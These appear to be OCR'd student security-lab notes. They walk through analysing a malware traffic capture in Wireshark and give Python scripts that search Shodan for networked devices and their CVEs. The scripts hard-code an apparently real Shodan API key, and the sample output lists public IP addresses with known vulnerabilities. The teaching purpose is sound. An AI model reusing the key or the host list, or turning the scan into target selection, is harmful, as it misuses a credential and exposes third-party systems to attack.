
Focus on packet no. 165 (It's requesting a particular resource or downloading a resource and in this case the resource is a dll.)
The type of malware we are dealing with in this particular case is (dry desk) a type which focuses on financial institutions through office documents especially through spreadsheets.

1. Click on that same packet(165) and then File< export objects < http < and then look for that same file.




Save this file on desktop for analysis.


Then go to firefox<virustotal< upload the invest.dll file .



Now go back to wireshark and check the post requests to analyze what the attacker has inserted
For that select a packet of post request
Follow<tls stream




Now go back to filter and type **nbns** to figure out which system was infected.



The above highlighted one is the infected system.

LAB 9: Write a script to automate the process of scanning for IoT devices on a network using Shodan, identify vulnerabilities, and suggest security enhancements.

1. Go to shodan website and make an account using college mail id.
2. Perform some basic searches like default password, os:windows xp.



3. Go to account < API key < show. (copy the api)
4. Now go to python script

```
import shodan

SHODAN_API_KEY = 'KmlTDFBIZVXa7w8MW1MQBqyjoT7cW8hM'  # Consider storing
this securely
api = shodan.Shodan(SHODAN_API_KEY)

try:
   query = 'net:10.0.0.8/24'
   results = api.search(query)
   print(f"Results found: {results['total']}")

   # Loop through and print each result
   for result in results['matches']:
       print(f"IP: {result['ip_str']}")
       print(result['data'])
       print(f"Hostnames: {result.get('hostnames', [])}")
       print(f"Organization: {result.get('org', 'N/A')}")
```

```
        print(f"Ports: {result.get('port', 'N/A')}")
        print(f"Vulnerabilities: {result.get('vulns', [])}")
        print("-" * 50)

except shodan.APIError as e:
    print(f"Error: {e}")
```

To make a csv file:

```
import csv

# Assuming 'results' is already populated with Shodan API search results
with open('shodan_report.csv', 'w', newline='') as file:
    writer = csv.writer(file)
    writer.writerow(["IP", "Vulnerabilities"])

    for result in results['matches']:
        # Format vulnerabilities into a string, if any
        vulns = result.get('vulns', 'None')
        if isinstance(vulns, list):
            vulns = ', '.join(vulns)  # Convert list of vulnerabilities to
a comma-separated string
        writer.writerow([result['ip_str'], vulns])
```

To see it:

```
import csv
```

```
with open('shodan_report.csv', 'r') as file:
    reader = csv.reader(file)
    for row in reader:
        print(row)
```


```
['IP', 'Vulnerabilities']
['54.92.231.144', 'None']
['202.228.215.58', 'None']
['199.204.169.216', 'None']
['185.151.30.144', '{\'CVE-2024-11233\': {\'verified\': False, \'ranking_epss\': 0.18938, \'cvss_v2\': None, \'cvss_version\': 3.0, \'summary\': \'In PHP versions 8.1.* before
['13.226.184.27', 'None']
['54.153.56.183', '{\'CVE-2011-4969\': {\'verified\': False, \'ranking_epss\': 0.71261, \'cvss_v2\': 4.3, \'cvss_version\': 2.0, \'summary\': \'Cross-site scripting (XSS) vuln
['159.69.137.124', 'None']
['69.164.198.135', 'None']
['108.138.167.63', 'None']
['210.129.54.205', 'None']
['18.210.222.34', 'None']
['170.72.200.70', 'None']
['173.247.249.57', '{\'CVE-2019-16905\': {\'verified\': False, \'ranking_epss\': 0.2357, \'cvss_v2\': 4.4, \'cvss_version\': 3.0, \'summary\': \'OpenSSH 7.7 through 7.9 and 8.
['114.142.71.230', 'None']
['213.186.33.5', 'None']
['85.215.236.84', 'None']
['172.167.74.223', 'None']
['198.185.159.145', 'None']
```

Python script to automate scanning for IoT devices using Shodan, identifying vulnerabilities, and suggesting security enhancements.

```
import shodan

# Shodan API Key
SHODAN_API_KEY = 'your_shodan_api_key'

# Security recommendations
def suggest_security_enhancements(vulnerabilities):
    suggestions = {
        "Default credentials": "Change the default username and password.",
        "Open ports": "Restrict access to critical ports and use a
firewall.",
        "Outdated firmware": "Update the firmware to the latest version.",
        "Unencrypted communication": "Enable encryption such as TLS for all
communications.",
    }

    recommendations = []
    for vulnerability in vulnerabilities:
        if vulnerability in suggestions:
            recommendations.append(suggestions[vulnerability])
        else:
            recommendations.append(f"Investigate and address the following
vulnerability: {vulnerability}")
```

```
    return recommendations

# Scan for IoT devices and vulnerabilities
def scan_iot_devices(api_key, target_network):
    api = shodan.Shodan(api_key)
    try:
        print(f"Scanning for IoT devices on the network:
{target_network}...")
        results = api.search(f"net:{target_network}")

        if results['total'] == 0:
            print("No IoT devices found.")
            return

        print(f"Found {results['total']} devices. Analyzing
vulnerabilities...")

        for result in results['matches']:
            ip = result['ip_str']
            print(f"\nDevice IP: {ip}")
            print(f"Hostnames: {result.get('hostnames', [])}")
            print(f"Organization: {result.get('org', 'N/A')}")
            print(f"Open Ports: {result.get('port', 'N/A')}")
            vulnerabilities = result.get('vulns', [])

            if vulnerabilities:
                print("Vulnerabilities detected:")
                for vuln in vulnerabilities:
                    print(f" - {vuln}")
                recommendations =
suggest_security_enhancements(vulnerabilities)
                print("\nSuggested Security Enhancements:")
                for rec in recommendations:
                    print(f" - {rec}")
            else:
                print("No vulnerabilities detected for this device.")
    except shodan.APIError as e:
        print(f"Error: {e}")
```

```
if __name__ == "__main__":
    target_network = input("Enter the target network (e.g.,
192.168.1.0/24): ")
    scan_iot_devices(SHODAN_API_KEY, target_network)
```



XXX